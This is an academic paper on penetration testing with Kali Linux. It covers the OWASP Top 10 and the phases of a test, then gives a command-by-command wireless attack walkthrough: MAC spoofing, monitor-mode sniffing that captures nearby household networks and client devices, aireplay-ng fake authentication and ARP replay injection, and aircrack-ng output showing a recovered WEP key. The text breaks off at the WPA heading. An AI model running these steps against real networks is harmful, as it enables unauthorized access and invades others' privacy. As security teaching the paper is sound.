IOSR Journal of Computer Engineering (IOSR-JCE)
e-ISSN: 2278-0661,p-ISSN: 2278-8727, Volume 25, Issue 3, Ser. I (May. – June. 2023), PP 50-64
www.iosrjournals.org

Penetration Testing And Security Measures To Identify Vulnerability Inside The System

Shivani Singh[1], Garima Srivastava[2], Sachin Kumar[3] ,Shikha Singh[4]
[1,2,3,4]*Amity University Uttar Pradesh, Lucknow Campus*

Abstract: *This paper describes how penetration testing works in the technical field with automated tools use for testing for securing our web applications. We will also look at how to prevent ourselves from such attacks and how to implement a keylogger inside the system to act as a monitoring tool for an organization. In global cyber threat landscape has seen increasing in recent years. Cybercriminal has taken advantage of remote work because of the pandemic businesses has moved to a remote environment. These breaches cost businesses an an-average loss of 4.35 million dollars in the year 2022 and around 236.1 million ransomware-attacks reportedly globally in the year 2022. An attack on a web resource is an action that can exploit a vulnerability, or it can enact a new threat. Network security is one of the forms of security for internet transmission for blocking or filtering data from suspicious sources. People and employees must be aware of some ways to identify and prevent themselves from being attacked. The main objective of writing this research paper is to aware people of the ongoing and upcoming threats which can be accommodated due to the presence of vulnerability inside the system and some certain ways to prevent from those vulnerability, these way can act as a shield if the user is aware of online threats that it may causing a great impact on everyone from defending against them.*

KeyWord*: Penetration Testing, Cyber security, data protection, confidentiality, vulnerabilities, cyber awareness.*

Date of Submission: 06-05-2023 Date of Acceptance: 16-05-2023

I. Introduction

Data is a stream that consists of raw facts when it processes it turns into information with consists of context which helps in making decisions that are helpful to human beings known as the knowledge that helps in the process of making decisions in a negative or a positive way. Everyone wants their data to be secure and safe but nowadays where a tremendous amount of data is generated day by day late detection of these security flaws may cause serious problems [2].

Characteristics of good information are CIA confidentiality, integrity, availability, accuracy, and utility. The importance, usefulness, and value of information are dependent on time if time is passed then that information is no longer used. Information is today's wealth, all those data whether they are private, or public should be protected from unauthorized access by having defence in-depth mechanism and have over full control over our data.

Penetration testing implies simulating real-world attacks to assess the risk which is associated with security breaches [4]. Penetration Testing is a way to obtain information without any knowledge of the owner's confidentiality terms. Consent makes here the difference between a Black hat hacker and a white hat hacker. Pen-testers check for weakness inside the system same like a hacker which gave more positive results to the testing and the outcome help to eliminate the attack which can be possible if those vulnerabilities are not exploited [1].

It helps the big or small organization to eliminate the risk which involves if an attacker attacking their system and gaining sensitive information which leads to tarnishing the reputation of the organization, it helps to validate the coherence of security prevention and also validate the proper working of firewalls, router, or server by doing penetration testing on them. Here, we are going to use Kali Linux which is a Debian distro, and an advanced penetration testing tool that comes with a hacking tool pre-installed [2].

II. Related Work

Mr.Lijo Zachariah and Sudeshna Roy conclude in their research about some efficient testing tools that can be accumulated for the testing process to increase the scope of pen testing because it has a very limited time period. So, it needs to increase its testing team so that it can identify more issues and protecting the organization's data from unauthorized use [8].

N. Priyanka, The penetration testing [10] purpose was to discover that the network is susceptible to Distributed Denial of service attacks and is very dangerous that prevents hosts to perform their intended work. As it flooded the system with multiple request coming from different location using the bot net which are infected devices of the victim and attacker use those infected device as a tool to bypass the filter and disturbe the normal flow of the system.

Mamilla, Sushmitha Reddy [13], state that internet has opened so many door which is unthinkable at the particular time.Every organization has adopted strategies to protect integrity ,confidentiality and availability of data before an attack tries to take full control over the organization assets which can leads repuation attack of the organization because here the trust factor is where the attack tries to attacks. If the reputation is no good of any company the customer will not trust for their personal data to keep private.

III. Methodology

I visited resources which are freely available on the internet like Google Scholar, reserachgate.net, jetir.com, ieeexplore.org, Some of the penetration testing book’s and use the flowing method used by pen tester to penetrated inside the system using kali Linux which is a virtualization software.

Classification of Vulnerability

Vulnerabilities are weaknesses or loopholes inside the system which remain undetected and can cause potential harm to the organization or its users.[5] This vulnerability displays the carelessness of the developer and the lack of a testing team during the software development lifecycle.

Table no 1 : OWASP TOP 10 2021 list which point down highest vulnerability[6].

Rank	Vulnerability	Description
1.	Broken Access Control	Access control mechanism to enforce the least privileged access. Negligence typically leads to unauthorized information disclosure, modification, or deletion of data.
2.	Cryptographic failures	Modification of data in transit or rest leads towards cryptographic failure which includes passwords, health records, personal information, and trade secrets which required extra protection especially if that data comes under PCI DSS regulations.
3.	Injection	It occurs when unwanted data is sent to the interpreter as a part of the command which has to be executed along with other commands, which is tricking the interpreter to execute that unintended command or access the resource without having proper authorization for that data.
4.	Insecure Design	Secure design is a methodology that evaluates threats and ensures code is robustly tested and designed to prevent known attacks. The insecure design focuses on risks that are related to a design flaw.
5.	Security Misconfiguration	This category determines things that are missing security hardening in the application stack, improper cloud permission configurations, unnecessary features, and default accounts or passwords.
6.	Vulnerable and Outdated Components	Using components with known vulnerabilities which can easily be compromised by an attack. This includes any software which is outdated, unsupported, or with a known vulnerability.
7.	Identification and Authentication Failures	This vulnerability takes place when the user session id, user id, or authentication management is not properly handled and allows an attacker to exploit it.
8.	Software and data Integrity failures	A failure that leads to integrity violation like an application that relies upon untrusted libraries, plugins, or modules from an untrusted source.
9.	Security Logging and Monitoring Failures	Failure in detecting, responding, and escalating to active breaches because without proper logging leads to non-detection of breaches.
10.	Server-Side Request Forgery (SSRF)	It occurs when remote resources are fetched without authenticating the user-supplied URLs. This vulnerability can lead an application to send any crafted request and any destination out of the user’s premises.

Phases of Penetration Testing

Hacking is legal if it is being used to search the weak entry points in the computer system known as ethical hacking [3]. Ethical hacking is the art or science of exploiting security loopholes or weaknesses inside the computer system. Penetration testing is not easy, and it requires different types of methodologies like correct server configuration, giving the least privileged access to other users, and all. The main objective is to maintain the privacy, integrity, and availability of confidential data [5].

Penetration testing is broken down into different phases which are:-




Fig. 1 Phases of penetration testing.

Pre-engagement phase - Prior to starting with penetration testing pen-testers perform pre-engagement interaction with their clients to make sure everyone is on the same page because if there is any miscommunication between a client and the tester they anticipate just a vulnerability scan. This stage is when we required time to understand our client's business goals for testing and what is our scope [4]. The scope can be what are we are not required to pen test? Are we allowed to perform social engineering? Does the client have knowledge that a simple port scan could bring down the server or router? What is the Testing window limit to penetrate? Who should we contact if found something serious or what preference method do they prefer to contact either phone or encrypted email message most importantly payment terms?

Information Gathering - During this phase pen tester searches for publicly available information about the target which can identify some potential risks which are also known as reconnaissance or Open Source Intelligence (OSINT) like using social engineering, ping sweeping, port scanning, reverse DNS, tailgating or WHOIS lookups and another method [10].

Thread Modelling Phase - Based on the information, which was gathered in the above phases, pen testers think like attackers and develop strategies to attack that website like a real attack based on the information which was gathered. Pen tester also offers to use vulnerability scanning to implement their discoveries and write reports on risks associated with the device which was posed by some identified vulnerability then that list containing vulnerability according to their risk is circulated at the end of pen-testing during another phase reporting phase.

Vulnerability analysis - Actively discovering the vulnerabilities which determine the success of exploit strategies even can failed exploits can crash the web services or set off intrusion-detection alerts [10]. Here, the best guess is made about the vulnerability which is present inside that system and the method to exploit and report them by identifying, prioritizing, and quantifying that vulnerability.

Exploitation - With the idea of all possible vulnerabilities and entry points the hunt begins by exploiting the vulnerability which was previously discovered. Here, the aim is to watch how they can get through the system, by identify-high-valued targets without being discovered. Also, the pentester will document how the vulnerability is exploited and all the step which was performed to obtain access to high-value targets.

Post exploitation - During post-exploitation information which was gathered during penetration is reviewed goal is to document the method which was used by the organization to get access to valued assets. The Penetration-Tester should be able to define what the value of the systems which is being compromised should be and the value it should be associated with sensitive-data which is captured during the process. Once the test is completed the tester should the immediate step to bring back the system to its previous state which was before it was hacked by re-configured any access which was created to penetrate to prevent future unauthorized access like deleting scripts, rootkits, temporary files which might create to gain access and reconfigure the setting back to original one.

Reporting - Which is one of the most critical aspects of pen testing. This is when we are required to convey our findings to the customer in a meaningful and clear way by telling the customers, where they are going correctly and no change is supposed to make, where they need to add or remove some functionality to increase security posture, how this exploit was discovered, how it can be fixed and so on.

Penetration testing Tools

Pre-connection tools where a Networking device which is are required to do before connecting to the network using network adapter configuration and own network

Using a wireless adapter


To connect to a wireless system, a wireless adapter is a hardware device used to connect to a computer or device with a USB port. Using a Wireless adapter to discover packets that are unknown to hack them in monitor mode.

Step 1: Changing the MAC of the Kali device to become anonymous and to impersonate other devices.
COMMAND USE:

```
>ifconfig wlan0 down
>ifconfig wlano0 hw ether 00:11:22:33:44
>ifconfig wlan0 up
>ifconfig
```


Step 2: Changing the Mode from Manage to Monitor, the mode manage will take care of the packet within its MAC address, So, if we want to set all packets in one we have to change it.
COMMAND USE

```
>iwconfig
>ifconfig wlan0 down
 >airmon-ng check kill
 >iwconfig wlan0 mode monitor
 >ifconfig wlan0 up
```



```
┌──(root㉿kali)-[~]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hx ether 00:11:22:33:44:55
hx: Unknown host
ifconfig: `--help' gives usage information.

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 hw ether 00:11:22:33:44:55

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fedb:966a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:db:96:6a  txqueuelen 1000  (Ethernet)
        RX packets 3  bytes 787 (787.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 8905 (8.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:11:22:33:44:55  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig. 2 Displays MAC change with certain changes.



```
┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off


┌──(root㉿kali)-[~]
└─# ifconfig wlan0 down

┌──(root㉿kali)-[~]
└─# iwconfig wlan0 mode monitor

┌──(root㉿kali)-[~]
└─# ifconfig wlan0 up

┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


Fig. 3 Displays Mode change from manage to monitor.

Packet Sniffing

After enabling monitor mode from manage mode using a wireless interface which is wlan0 then all the packets around us can be captured by us within our range even if not directed to our PC or even knowing the key. Airodump-ng is the command used to accomplish this task and is a packet sniffing tool.to execute airodump-ng by typing the command name with the wlan0 interface name [8].

Using aircrack-ng suit is a packet sniffer used in monitor mode to give all information about encrypted schemes like BSSID show the MAC of targets, PWR is signal-strength, Beacons are frames sent by the network to broadcast their existence in the network to remain inside the network,# data are no of the data frame, CH is a channel, ENC is encryption use and so on.

COMMAND USE > airodump-ng wlan0




```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0


CH  2 ][ Elapsed: 18 s ][ 2023-02-12 23:30

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

58:95:D8:29:08:B0  -50       23        0    0  11  130   WPA2 CCMP   PSK  Raghvendra 4G
4C:93:A6:88:0E:5B  -54        9        1    0  10  130   WPA2 CCMP   PSK  sonkar
B4:A7:C6:A8:14:08  -60       17        4    0   1  130   WPA2 CCMP   PSK  mahakalimadhavi4g
8C:A3:99:9C:1B:01  -64       15        2    0   1  130   WPA2 CCMP   PSK  ayansh
B4:A7:C6:73:EB:F8  -54       15       32    0   2  130   WPA2 CCMP   PSK  Abdullah-4G
A6:35:A2:D0:86:11  -68       10        0    0  11  180   WPA2 CCMP   PSK  Afsar
C0:8F:20:2E:91:E2  -71       10        0    0  11  130   WPA2 CCMP   PSK  kuhu
8C:A3:99:45:34:9C  -72        9        0    0  11  130   WPA2 CCMP   PSK  JioFiber4
78:DD:12:B2:54:25  -74        8        2    0   5  130   WPA2 CCMP   PSK  JioFiber-ohy4W
30:49:50:28:0D:4C  -75       12        0    0   6  130   WPA2 CCMP   PSK  manish jio
30:49:50:25:E1:00  -76        5        0    0   1  130   WPA2 CCMP   PSK  JioFiber-bbSsS
04:95:E6:2E:B2:28  -77        9        1    0   3  270   WPA2 CCMP   PSK  Tenda_2EB228
A4:F3:3B:43:3C:5C  -77        6        0    0  11  130   WPA2 CCMP   PSK  Aman
50:2B:73:F7:89:E0  -78       15        0    0   3  130   WPA2 CCMP   PSK  Tenda_F789E0
5C:F9:FD:90:96:09  -78        8        3    0   1  130   WPA2 CCMP   PSK  hlooo
14:AE:85:ED:C3:CC  -79        7        0    0   3  130   WPA2 CCMP   PSK  JioFiber-URQUd
B4:A7:C6:60:62:CC  -79        3        0    0   6  130   WPA2 CCMP   PSK  Krishna4G
C0:68:CC:2A:E3:E2  -80        3        0    0   2  130   WPA2 CCMP   PSK  JioFiber-4g
5E:F9:FD:C0:96:09  -79        9        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
3C:46:45:0D:B7:A5  -81        9        0    0   9  270   WPA2 CCMP   PSK  Airtel_9286990189

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   BE:8C:A6:BC:4A:AC  -48    0 - 1      0        5         OPPO F11 PRO,OPPO F11 Pro,OPPO F11 pro,OPPO_ANSH
(not associated)   FA:41:A5:7D:91:52  -72    0 - 1      0        3
(not associated)   26:E8:8A:6C:C4:DA  -78    0 - 1      0        3
58:95:D8:29:08:B0  9A:E7:2D:E3:8D:7D  -44    0 -24      0        1
B4:A7:C6:A8:14:08  74:F2:FA:5C:57:EA  -76    0 - 6    138       22
B4:A7:C6:73:EB:F8  32:AD:DF:76:D2:DA   -1   11e- 0      0       19
A6:35:A2:D0:86:11  10:3F:44:47:EB:C1  -74    0 - 1     18        4
78:DD:12:B2:54:25  08:25:25:2E:B9:05  -80    0 - 1e    31       42
5C:F9:FD:90:96:09  AE:85:1F:65:88:8E  -80    0 - 1e    60       16
5C:F9:FD:90:96:09  3E:CD:43:33:F8:0C  -82    0 - 1e     5       29

zsh: suspended  airodump-ng wlan0
```

Fig. 4 Getting the results for gathering more information about captured data.

The Wi-Fi band of any network defines its frequency which can be used for broadcasting, to listen to higher band frequencies using band command to hear 5 GHz and 2.4 GHz frequencies and capture both at the same time.


COMMAND USE > airodump-ng - -band abg wlan0



```
CH 104 ][ Elapsed: 6 s ][ 2023-02-12 23:45

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

4C:93:A6:88:0E:5B  -48        3        0    0  10  130   WPA2 CCMP   PSK  sonkar
B4:A7:C6:A8:14:08  -61        2        0    0   1  130   WPA2 CCMP   PSK  mahakalimadhavi4g
B4:A7:C6:73:EB:F8  -63        4      425    0   2  130   WPA2 CCMP   PSK  Abdullah-4G
8C:A3:99:9C:1B:01  -65        3        1    0   1  130   WPA2 CCMP   PSK  ayansh
C0:8F:20:2E:91:E2  -74       21        0    0  11  130   WPA2 CCMP   PSK  kuhu
78:DD:12:B2:54:25  -72        3        0    0   5  130   WPA2 CCMP   PSK  JioFiber-ohy4W
58:95:D8:29:08:B0  -50        3        7    0  11  130   WPA2 CCMP   PSK  Raghvendra 4G
42:49:0F:4D:F5:61  -75        2        0    0   6  130   WPA2 CCMP   PSK  DIRECT-7g-BRAVIA
A6:35:A2:D0:86:11  -76        2        0    0  11  180   WPA2 CCMP   PSK  Afsar
A4:F3:3B:43:3C:5C  -76        3        0    0  11  130   WPA2 CCMP   PSK  Aman
04:95:E6:2E:B2:28  -76        2        0    0   3  270   WPA2 CCMP   PSK  Tenda_2EB228
5E:F9:FD:C0:96:09  -79        2        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
5C:F9:FD:90:96:09  -79        2        1    0   1  130   WPA2 CCMP   PSK  hlooo

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   DA:A1:19:CA:5B:D8  -74    0 - 1      1        2
(not associated)   68:5A:CF:9B:20:AA  -80    0 - 1      0        1
B4:A7:C6:73:EB:F8  26:36:A0:70:26:61   -1    1e- 0      0       10
B4:A7:C6:73:EB:F8  66:D2:95:33:54:97   -1   11e- 0      0      415
58:95:D8:29:08:B0  8A:01:3E:8D:B5:20   -1   24e- 0      0        7
A6:35:A2:D0:86:11  10:3F:44:47:EB:C1  -76    0 - 1      0        3
5C:F9:FD:90:96:09  18:87:40:C8:45:B4   -1    1e- 0      0        1
5C:F9:FD:90:96:09  AE:85:1F:65:88:8E  -80    0 - 1e     0        1
5C:F9:FD:90:96:09  3E:CD:43:33:F8:0C  -82    0 - 1e     1       11

zsh: suspended  airodump-ng --band abg wlan0

┌──(root㉿kali)-[~]
└─#
```

Fig. 5 Display using abg band we can capture 2.4 and 5 GHz frequency.

For sniffing a particular target to get all information about the target, we can utilize this command to assault on one network and spare other device's network from damage with saving those packets for analysing in a text file.
COMMAND USE
> airodump-ng –bssid mac –channel no –write name wlan0.



```
CH 104 ][ Elapsed: 6 s ][ 2023-02-12 23:45

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

4C:93:A6:88:0E:5B  -48        3        0    0  10  130   WPA2 CCMP   PSK  sonkar
B4:A7:C6:A8:14:08  -61        2        0    0   1  130   WPA2 CCMP   PSK  mahakalimadhavi4g
B4:A7:C6:73:EB:F8  -63        4      425    0   2  130   WPA2 CCMP   PSK  Abdullah-4G
8C:A3:99:9C:1B:01  -65        3        1    0   1  130   WPA2 CCMP   PSK  ayansh
CH 11 ][ Elapsed: 12 s ][ 2023-02-12 23:59

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

58:95:D8:29:08:B0  -38 100      161       42    0  11  130   WPA2 CCMP   PSK  Raghvendra 4G

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

58:95:D8:29:08:B0  10:77:17:D8:B2:C5   -1    6e- 0      0      133
58:95:D8:29:08:B0  8A:01:3E:8D:B5:20  -48   24e- 6e     7      173
58:95:D8:29:08:B0  9A:E7:2D:E3:8D:7D  -44   24e-24     12       79
58:95:D8:29:08:B0  DE:3D:00:22:4D:2D  -44   24e-24      7       85
uitting...

──(root㉿kali)-[~]
─# ls
est-01.cap  test-01.csv  test-01.kismet.csv  test-01.kismet.netxml  test-01.log.csv
```


Fig.6 Display files which contain the information about the gathered data.

Gaining Access to network

In the Gaining access stage, we are connected through the network and sniff data about the-target learning as much as we can without actively attacking them using active or passive attacks, then use this knowledge in the tread-modelling phase using the information which we gathered and then find vulnerability only problem is if the client using encryption [13].

Cracking encryptions - WEP (wired equivalent privacy): How it works, it uses an encryption named RC4 which is Symmetric key encryption means using the same key which can be easily broken because the same key is used here for both encryption and decryption. WEP implements this algorithm like each packet in the network is encrypted using some unique key streams which are generated with the help of a Random initialization vector (IV) which is 24 bits only and is attached with a password and sent over the web. Here, the weakness is the IV is sent in plain text which can easily be compromised by attackers. To crack WEP we were required to sniff large data using airodump-ng and then analyze them to get the key using aircrack-ng.

Fake authentication attack - In WEP we just need to do is capturing enough data to dig the key from that but what if the network does not generate so much about of data or it does not busy it's in stealth mode. Therefore, we have to wait for a while for that. The solution to this is to force the Access point to generate new IVs or data. Before doing that we need to communicate with that network and make an association with them otherwise access point not accept the request. We are just requesting the router I need to communicate with you please don't ignore me using the same command > airodump-ng –bssid (Mac of target) –ch (target running on) –write (where we have to save that file) aireplay wlan0, on second terminal another command.




```
root@kali:~# aireplay-ng --fakeauth 0 -a 74:DA:DA:DB:F7:67 -h 10:F0:05:87:19:32 wlan0
```

Fig. 7 Displays Command for fake authentication attacks.


ARP Request Replay Attacks

Now, the association between networks is complete next step is to communicate with it to not ignore us by starting injecting packets into the network traffic for forcing the Access-point to generate a new packet to increase data with new IVs and allow us to crack even the network is not busy [8]. The most reliable method is the ARP Request Replay attack.




```
root@kali:~# airodump-ng --bssid 74:DA:DA:DB:F7:67 --channel 11 --write arp-request-reply-test wlan0
```

Fig. 8 Displays Command for ARP request Reply attacks.



```
root@kali:~# aireplay-ng --arpreplay -b 74:DA:DA:DB:F7:67 -h 10:F0:05:87:19:32 wlan0
```

Fig. 9 Display a fake authentication attack to accept injected packets.



```
                [00:00:01] Tested 1296001 keys (got 4360 IVs)
                                Aircrack-ng 1.4
   KB    depth  [00:00:01] Tested 1555201 keys (got 4360 IVs)
    0    1/  2  34(7424) 31(6912Aircrack-ng 1.4 56) 46(6656)
   KB    depth  [00:00:01] Tested 1668601 keys (got 4360 IVs)
    0    1/  2  34(7424) 31(6912Aircrack-ng 1.4 56) 46(6656)
   KB    depth  [00:00:02] Tested 1048577 keys (got 15446 IVs)
    0    1/  2  34(7424) 31(6912Aircrack-ng 1.4 56) 46(6656)
   KB    depth  [00:00:03] Tested 1376257 keys (got 15446 IVs)
    0    0/  1  31(23040) A3(220Aircrack-ng 1.4 (21248) 2F(20480)
   KB    depth  [00:00:05] Tested 3997697 keys (got 15446 IVs)
    0    0/  1  31(23040) A3(220Aircrack-ng 1.4 (21248) 2F(20480)
   KB    depth  [00:00:05] Tested 3997697 keys (got 15446 IVs)
    0    0/  1  31(23040) A3(22016) AF(21504) 8F(21248) 2F(20480)
   KB    depth  [00:00:05] Tested 4187 keys (got 15446 IVs)
    0    0/  1  31(23040) A3(22016) AF(21504) 8F(21248) 2F(20480)
   KB    depth  byte(vote)28(21504) 2B(20480) 19(20224) 40(19968)
    0    0/  6  31(23040) A3(22016) AF(21504) 8F(21248) 2F(20480)
    1    0/  2  32(24576) D6(21504) 2B(20480) 19(20224) 40(19968)
    2    9/ 13  88(19200) 0C(18944) 77(18944) 96(18944) 88(18688)
    3    9/ 29  34(19456) 65(19456) F9(19200) 56(19200) 95(18944)
    4    0/  1  35(23808) AF(20736) AA(20480) B8(19968) 07(19456)

                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
          Decrypted correctly: 100%
```

Fig. 10 Display saving all the response in arp.cap file and key is found.


WPA and WPA2

